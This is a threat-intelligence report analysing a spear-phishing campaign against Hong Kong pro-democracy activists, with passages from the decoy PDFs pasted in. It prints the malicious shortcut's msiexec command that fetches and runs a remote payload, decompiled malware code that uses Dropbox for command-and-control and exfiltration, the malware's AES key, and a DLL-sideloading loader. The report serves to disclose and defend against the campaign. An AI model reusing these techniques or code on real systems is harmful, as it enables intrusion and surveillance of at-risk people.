

Threat Actor Targeting Hong Kong Pro-Democracy Figures – Red Alert

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At the end of October, a person deeply involved in the pro-democracy side of the Hong Kong protests received a spear phishing email from someone claiming to be a law student at a top foreign university, requesting for feedback on his supposed thesis which includes recommendations on how to end the Hong Kong unrest. The email contained a link to a Google drive ZIP file.

n	Name	Size
..		Up
	Hong-Kong-Report	pdf 177962
	Hong_Kong_Democratic_Crisis_Brief	pdf 1401 K
	To-end-Hong-Kong-unrest-Nikkei-Asian-Review.rtf	lnk 2205

The contents of FYI.zip downloaded from the Google Drive link

The ZIP archive contained three files – an August 2019 policy brief downloaded from Freedom House regarding the Democratic Crisis in Hong Kong, a September 2019 Hong Kong report downloaded from Human Rights First, and a supposed RTF file from the Nikkei Asian Review.

Recommendations for Policymakers

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August 2019

Democratic Crisis in Hong Kong: Recommendations for Policymakers

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Protesters demonstrate in the district of Yuen Long in Hong Kong on July 27, 2019. Photo by ANTHONY WALLACE/AFP/Getty Images

Hong Kong's Fight for the Rule of Law

Introduction

Human rights lawyers and other civil society leaders in Hong Kong are urging members of Congress to pass the Hong Kong Human Rights and Democracy Act of 2019 and the PROTECT Hong Kong Act, and are calling on the U.S. legal community to help in the fight to protect Hong Kong's rule of law.¹ These findings and other conclusions contained within this report are based on interviews with lawyers, law students, academics, and other civil society figures undertaken by Human Rights First in Hong Kong in September 2019.²

Large-scale protests have swept Hong Kong for more than three months, initially triggered by opposition to legislation that would allow extradition of suspects to mainland China. Residents feared the legislation would have allowed their government to send those alleged by China to have committed crimes to the mainland to face trial at the Chinese government's request. Given China's well-documented absence of rule of law, to many the law threatened to impose a legalized form of rendition.

In early September, Hong Kong authorities announced that they would withdraw the extradition bill following intense public pressure. But the legislation was only one of five demands made of the authorities.³ The four remaining are: an independent inquiry into the use of force by police; amnesty for arrested protesters; an end to



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In early September, Hong Kong authorities announced that they would withdraw the extradition bill following intense public pressure. But the legislation was only one of five demands made of the authorities.³ The four remaining are: an independent inquiry into the use of force by police; amnesty for arrested protesters; an end to describing the protests as riots; and the implementation of universal suffrage.

While the vast majority of ongoing demonstrations are peaceful, fringe elements willing to use violence are active within the relatively leaderless mass protest movement. Hong Kong police are accused of using excessive force against the protestors, including the indiscriminate use of U.S.-made tear gas.⁴ Public trust in the police is largely broken, and Hong Kong society is shaken and polarized by the ongoing unrest. As one lawyer in her 20s put it, "Dehumanizing language is common now. Protestors call the police dogs, and the police call protestors cockroaches because they can't seem to squash them."⁵

The third file masquerading as a Nikkei Asian Review document is actually a LNK shortcut file which had a double extension. When LNK files are viewed through archiving software, the double extension ".rtf.lnk" will be shown correctly. If the file was extracted and viewed through the Windows Explorer, however, the operating system always hides the LNK extension by default.

```
Source file: C:\Users\ [redacted] \Desktop\FYI\To-end-Hong-Kong-unrest-Nikkei-Asian-Review.rtf.lnk
Source created: 2019-11-18 06:56:17
Source modified: 2019-10-29 09:33:13
Source accessed: 2019-11-18 06:56:17


--- Header ---
Target created: 2019-03-19 04:45:45
Target modified: 2019-03-19 04:45:45
Target accessed: 2019-10-29 04:13:24

File size: 67,072
Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasWorkingDir, HasArguments, HasIconLocation, IsUnicode, HasExpIcon, EnableTargetMetadata
File attributes: FileAttributeArchive
Icon index: 0
Show window: SwNormal (Activates and displays the window. The window is restored to its original size and position if the window is minimized or maximized.)

Relative Path: ..\..\..\Windows\System32\msiexec.exe
Working Directory: C:\Users\User\Desktop
Arguments: /q /ihttps://raw.githubusercontent.com/[redacted]siHost64.png
Icon Location: C:\Windows\write.exe
```

Analysis of the LNK file shows running it will execute msixec.exe to download and run a remote MSI file

The LNK file is actually a shortcut to the Windows utility msixec.exe, which can be used as a LOLBin to remotely download and run MSI files which have the PNG extension. In this case, the MSI file is remotely downloaded from a GitHub repository and account which was created on October 10.



A snapshot of the GitHub repository on October 29

The MSI file, “siHost64.png”, was created using a registered or cracked EXEMSI program. Running it will drop and run “siHost64.exe” in the %APPDATA% folder. This executable is a PyInstaller executable which has over a thousand files inside it, but the main important file is the compiled python script “siHost64”.

n	Name	Size	Date	Time
..	Up		11/18/19	16:31
Include	Folder		11/18/19	16:31
out00-PYZ.pyz_extracted	Folder		11/18/19	16:31
requests	Folder		11/18/19	16:31
tcl	Folder		11/18/19	16:31
tk	Folder		11/18/19	16:31
_bsddb	pyd	491008	11/18/19	16:31
_ctypes	pyd	47104	11/18/19	16:31
_hashlib	pyd	459776	11/18/19	16:31
_socket	pyd	24576	11/18/19	16:31
_sqlite3	pyd	28672	11/18/19	16:31
_ssl	pyd	669696	11/18/19	16:31
_testcapi	pyd	20480	11/18/19	16:31
_tkinter	pyd	24064	11/18/19	16:31
bz2	pyd	42496	11/18/19	16:31
Crypto.Cipher._AES	pyd	16384	11/18/19	16:31
Crypto.Hash._SHA256	pyd	9728	11/18/19	16:31
Crypto.Random.OSRNG.winrandom	pyd	8704	11/18/19	16:31
Crypto.Util._counter	pyd	8704	11/18/19	16:31
Microsoft.VC90.CRT	manifest	1052	11/18/19	16:31
msvcm90	dll	245760	11/18/19	16:31
msvc90	dll	392848	11/18/19	16:31
msvcr90	dll	255120	11/18/19	16:31
out00-PYZ	pyz	1828 K	11/18/19	16:31
pyexpat	pyd	62464	11/18/19	16:31
pyi-windows-manifest-filename siHost64.exe	manifest	0	11/18/19	16:31
pyi_rth_tkinter		622	11/18/19	16:31
pyiboot01_bootstrap		4347	11/18/19	16:31
pyimod01_os_path		2515	11/18/19	16:31
pyimod02_archive		10475	11/18/19	16:31
pyimod03_importers		18011	11/18/19	16:31
python27	dll	3313 K	11/18/19	16:31
pywintypes27	dll	59904	11/18/19	16:31
select	pyd	11264	11/18/19	16:31
siHost64		15670	11/18/19	16:31
siHost64.exe	manifest	1351	11/18/19	16:31
sqlite3	dll	253440	11/18/19	16:31
struct		234	11/18/19	16:31
tcl85	dll	462336	11/18/19	16:31
tk85	dll	456192	11/18/19	16:31
unicodedata	pyd	184832	11/18/19	16:31

siHost64

Bytes: 9421 K, files: 39, folders: 5

Unpacking the PyInstaller executable shows the real files, some of which cannot be seen when performing dynamic analysis

By restoring the first eight missing bytes of “siHost64” which is typically required for such PyInstaller files, we are then able to decompile the compiled python script and analyze the functionality of this malware:

- Use the Python requests library to call the DropBox API which connects to DropBox and uses it as a HTTPS C2 server
- Use the system proxy for communications if any
- Add itself to the registry AutoRun location HKCU\Software\Microsoft\Windows\CurrentVersion\Run with the registry name “siHost64”. On October 31, the new version of the malware changed the registry name used to “Dropbox Update Setup”.
- Perform AES encryption with CBC mode on uploaded files with the key “ApmcJue1570368JnxBdGetr*^#ajLsOw” and a random salt
- Check in to the C2 server by creating an encrypted file containing the operating system version and architecture, date, computer name, and logged in user
- Check for files from the C2 server which contain encrypted arbitrary commands to be run, execute that command, and create a new encrypted file containing the results of the executed command.

```
19 api_url = 'https://api.dropboxapi.com/2/files/'
20 content_url = 'https://content.dropboxapi.com/2/files/'
242 def upload(data, filepath, proxy):
243     headers = {'Authorization': 'Bearer ' + access_token,
244               'Content-Type': 'application/octet-stream',
245               'Dropbox-API-Arg': '{"path": "%s"}' % filepath}
246     r = do_post(content_url + 'upload', headers, data, proxy)
247     return r
425 def call_online(proxy):
426     info = {'sys': getSysinfo(),
427            'date': getdate(),
428            'pcname': getComputername(),
429            'user': getUser()}
430     filename = 'online#{ }#.txt'.format(uniqueid)
431     file_content = json.dumps({'sys': getSysinfo(),
432                               'date': getdate(),
433                               'pcname': getComputername(),
434                               'user': getUser(),
435                               'msg': info})
436     while True:
437         try:
438             if search(respath, filename, proxy)['matches']:
439                 delete(respath_s + filename, proxy)
440                 upload(aesciper.encrypt(file_content), respath_s + filename, proxy)
441                 break
442             except Exception as e:
443                 time.sleep(10)
444
```

Example of the malware using the Dropbox API to check in

Based on the check in information from infected machines, it appears that there is a single infected Hong Kong victim of interest to this threat actor connecting to the Dropbox app besides the target we described at the start. The files exfiltrated from this victim appeared to be personal documents related to the victim traveling to the United States, business forms, and Christian hymns.

Besides those exfiltrated documents, the C2 server also appeared to host their next stage malware such as two files named “GetCurrentRollback.exe” and “GetCurrentDeploy.dll”. “GetCurrentRollback.exe” is a signed Microsoft executable which seems to be for upgrading the previous Windows operating system version to Windows 10, and “GetCurrentDeploy.dll” likely being the name of the DLL which is side loaded. The first version of “GetCurrentRollback.exe” we could find was since 2016 and the latest in 2019 November, which means all version might be exploitable by DLL Sideloadng at first glance.

```

.text:00402910 sub_402910      proc near                ; CODE XREF: start-72↓p
.text:00402910
.text:00402910 hModule        = dword ptr -8
.text:00402910 var_4         = dword ptr -4
.text:00402910 arg_0        = dword ptr  8
.text:00402910 arg_4        = dword ptr  0Ch
.text:00402910
.text:00402910 mov         edi, edi
.text:00402912 push        ebp
.text:00402913 mov         ebp, esp
.text:00402915 sub         esp, 8
.text:00402918 mov         [ebp+hModule], 0
.text:0040291F push        0                ; dwFlags
.text:00402921 push        0                ; hFile
.text:00402923 push        offset LibFileName ; "GetCurrentDeploy.dll"
.text:00402928 call       ds:LoadLibraryExW
.text:0040292E mov         [ebp+hModule], eax
.text:00402931 cmp         [ebp+hModule], 0
.text:00402935 jnz        short loc_40296D
.text:00402937 push        offset sub_4028E0
.text:0040293C call       ds:GetLastError
.text:00402942 push        eax
.text:00402943 push        offset aLoadDllFailedE ; "load dll failed, error is "
.text:00402948 push        offset unk_40D520
.text:0040294D call       sub_4060B0
.text:00402952 add         esp, 8
.text:00402955 mov         ecx, eax
.text:00402957 call       sub_402B90
.text:0040295C mov         ecx, eax
.text:0040295E call       sub_402B70
.text:00402963 jmp         loc_402A3C
.text:00402968 ; -----
.text:00402968 jmp         loc_402A3C
.text:0040296D ; -----
.text:0040296D
.text:0040296D loc_40296D:                ; CODE XREF: sub_402910+25↑j
.text:0040296D push        offset ProcName ; "GetCurrentInternal_ReportRollbackEvent"
.text:00402972 mov         eax, [ebp+hModule]
.text:00402975 push        eax                ; hModule
.text:00402976 call       ds:GetProcAddress

```

A version of GetCurrentRollback.exe signed on November 13, 2019 is still vulnerable to DLL Sideload

Based on the victim profile and the exfiltrated files, it appears one of the intelligence requirements of the threat actor is to monitor people with relations to the Hong Kong protests, targeting either them or the people around them. There are multiple possibilities for this requirements, with the most likely being to understand the inner thoughts of pro-democracy movement, or to support or undermine the movement behind the scenes.

Using Dropbox and other legitimate services such as Google Drive and GitHub throughout the attack life cycle is not a new concept for threat actors, allowing them to easily bypass network detection. To counter this threat, enterprises or teams within enterprises nowadays block or detect such Shadow IT services if they are not in official use, but individual or non-enterprise users which may be targeted by state sponsored threat actors rarely have this luxury.

The full report detailing each event together with IoCs (Indicators of Compromise) and recommendations is available to existing NSHC ThreatRecon customers. For more information, please contact service@nshc.net.

The following is a list of MITRE ATT&CK Techniques we have observed based on our analysis of these and other related malware.

Initial Access

T1192 Spearphishing Link

Execution

T1204 User Execution

T1218 Signed Binary Proxy Execution

T1064 Scripting

Persistence

T1060 Registry Run Keys / Startup Folder

Defense Evasion

T1140 Deobfuscate/Decode Files or Information

T1036 Masquerading

T1112 Modify Registry

T1027 Obfuscated Files or Information

T1218 Signed Binary Proxy Execution

T1102 Web Service

Discovery

T1083 File and Directory Discovery

T1082 System Information Discovery

T1033 System Owner/User Discovery

T1124 System Time Discovery

Collection

T1005 Data from Local System

Command and Control

T1043 Commonly Used Port

T1132 Data Encoding

T1071 Standard Application Layer Protocol

T1032 Standard Cryptographic Protocol

T1102 Web Service

Exfiltration

T1022 Data Encrypted

T1041 Exfiltration Over Command and Control Channel

Source: <https://threatrecon.nshc.net/2019/12/03/threat-actor-targeting-hong-kong-activists/>